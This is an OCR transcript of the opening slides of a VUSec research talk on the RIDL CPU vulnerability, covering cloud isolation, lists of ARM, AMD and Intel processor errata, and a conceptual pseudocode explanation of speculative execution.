RIDLed with CPU bugs

Stephan van Schaik - Alyssa Milburn


Sebastian Österlund - Pietro Frigo - Giorgi Maisuradze*

Kaveh Razavi - Herbert Bos - Cristiano Guiffrida

VUSec

* UNIVERSITÄT DES SAARLANDES

CPU



THE CLOUD

ISOLATION

- Processes
- Containers
- Virtual machines

We *trust* CPUs to isolate virtual machines..


OH-OH!

CPU ERRATA

CPU ERRATA


1315703	Modification of the translation table for a virtual page which is being accessed by an active process might lead to read-after-write ordering violation
905797	Failure to enforce read-after-read ordering rules
961148	Reads from DSU CLUSTER* or ERX* system registers might return corrupted data
977072	Accessing certain Debug or Generic Timer system registers in AArch32 might cause incorrect system register values
981980	Interrupt is taken immediately after MSR DAIF instruction masks the interrupt
1043202	AArch32 T32 CLREX in an IT block will clear exclusive monitor even if it fails condition code check
1073348	Concurrent instruction TLB miss and mispredicted return instruction might fetch wrong instruction stream
1130799	TLBI VAAE1 or TLBI VAALE1 targeting a page within hardware page aggregated address translation data in the L2 TLB might cause corruption of address translation data
1165347	Continuous failing STREX because of another core snooping from speculatively executed atomic behind constantly mispredicted branch might cause livelock
1165522	Speculative AT instruction using out-of-context translation regime could cause subsequent request to generate an incorrect translation
1188873	MRC read following MRRC read of specific Generic Timer in AArch32 might give incorrect result
1207823	The exclusive monitor might end up tracking an incorrect cache line in the presence of a VA-alias, causing a false pass on the exclusive access sequence
1220197	Streaming store under specific conditions might cause deadlock or data corruption
1257314	Multiple floating-point divides/square roots concurrently completing back-to-back and flushing back-to-back might cause data corruption
1262606	Concurrent instruction TLB miss and mispredicted branch instruction located at the end of 32MB region might fetch wrong instruction stream
1262888	Translation access hitting a prefetched L2 TLB entry under specific conditions might corrupt the L2 TLB leading to an incorrect translation
1275112	A T32 instruction inside an IT block followed by a mispredicted speculative instruction stream might cause a deadlock
1463225	Software Step might prevent interrupt recognition
1286807	Modification of the translation table for a virtual page which is being accessed by an active process might lead to read-after-read ordering violation

CPU ERRATA



Miss Address Buffer Performance Counter May Be Inaccurate
Three-Source Operand Floating Point Instructions May Block Another Thread on the Same Core
FCMOV Instruction May Not Execute Correctly
When SMAP is Enabled and EFLAGS.AC is Set, the Processor Will Fail to Page Fault on an Implicit Supervisor Access to a User Page
Instructions Retired Performance Counter May Be Inaccurate
MWAIT or MWAITX Instructions May Fail to Correctly Exit From the Monitor Event Pending State
Executing Code in the Page Adjacent to a Canonical Address Boundary May Cause Unpredictable Results
In Real Mode or Virtual-8086 Mode MWAIT or MWAITX Instructions May Fail to Correctly Exit From the Monitor Event Pending State
PCIe® Controller Will Generate MSI (Message Signaled Interrupt) With Incorrect Requestor ID
L3 Performance Event Counter May Be Inaccurate
16-bit Real Mode Applications May Fail When Virtual Mode Extensions (VME) Are Enabled
Spurious Level 2 Branch Target Buffer (L2 BTB) Multi-Match Error May Occur
CPUID Fn8000_0007_EDX[CPB] Incorrectly Returns 0
PCIe® Link Exit to L0 in Gen1 Mode May Incorrectly Trigger NAKs
Programming MSRC001_0015 [Hardware Configuration] (HWCR)[CpbDis] Does Not Affect All Threads In The Socket
PCIe® Link in Gen3 Mode May Incorrectly Observe EDB Error and Enter Recovery
xHCI Host May Fail To Respond to Resume Request From Downstream USB Device Within 1 ms
4K Address Boundary Crossing Load Operation May Receive Stale Data
USB Device May Not be Enumerated After Device Reset
Potential Violation of Read Ordering In Lock Operation In SMT (Simultaneous Multithreading) Mode
The GuestInstrBytes Field of the VMCB on a VMEXIT May Incorrectly Return 0h
MCA Error May Incorrectly Report Overflow Condition
MWAIT Instruction May Hang a Thread

CPU ERRATA




Status	Errata
No Fix	Intel® CAT/CDP Might Not Restrict Cacheline Allocation Under Certain Conditions (Intel® Xeon® Processor Scalable Family)
No Fix	Intel® PT PSB+ Packets May be Omitted on a C6 Transition
No Fix	IDI_MISC Performance Monitoring Events May be Inaccurate
No Fix	Intel® PT CYC Packets Can be Dropped When Immediately Preceding PSB
No Fix	Intel® PT VM-entry Indication Depends on The Incorrect VMCS Control Field
No Fix	Intel® MBA Read After MSR Write May Return Incorrect Value
No Fix	In eMCA2 Mode, When The Retirement Watchdog Timeout Occurs CATERR# May be Asserted
No Fix	VCVTPS2PH To Memory May Update MXCSR in The Case of a Fault on The Store
No Fix	Intel® PT May Drop All Packets After an Internal Buffer Overflow
No Fix	Non-Zero Values May Appear in ZMM Upper Bits After SSE Instructions
No Fix	ZMM/YMM Registers May Contain Incorrect Values
No Fix	When Virtualization Exceptions are Enabled, EPT Violations May Generate Erroneous Virtualization Exceptions
No Fix	Intel® PT ToPA Tables Read From Non-Cacheable Memory During an Intel® TSX Transaction May Lead to Processor Hang
No Fix	Performing an XACQUIRE to an Intel® PT ToPA Table May Lead to Processor Hang
No Fix	Using Intel® TSX Instructions May Lead to Unpredictable System Behavior
No Fix	Reading Some C-state Residency MSRs May Result in Unpredictable System Behavior
No Fix	Performance in an 8sg System May Be Lower Than Expected
No Fix	Memory May Continue to Throttle after MEMHOT# De-assertion
No Fix	Unexpected Uncorrected Machine Check Errors May Be Reported


PIPELINES


We *blindly trust* CPU pipelines


We don’t know how they work

SPECULATIVE EXECUTION


a = compute()
if (a)
doX(a)
error()


Time
a = compute()
if (a)
doX(a)


Time
a = compute()
if (a)
do(a)


Time
a = read memory
if (allowed to read memory)
doX(a)


EXCEPTION DEFERRAL

TODAY

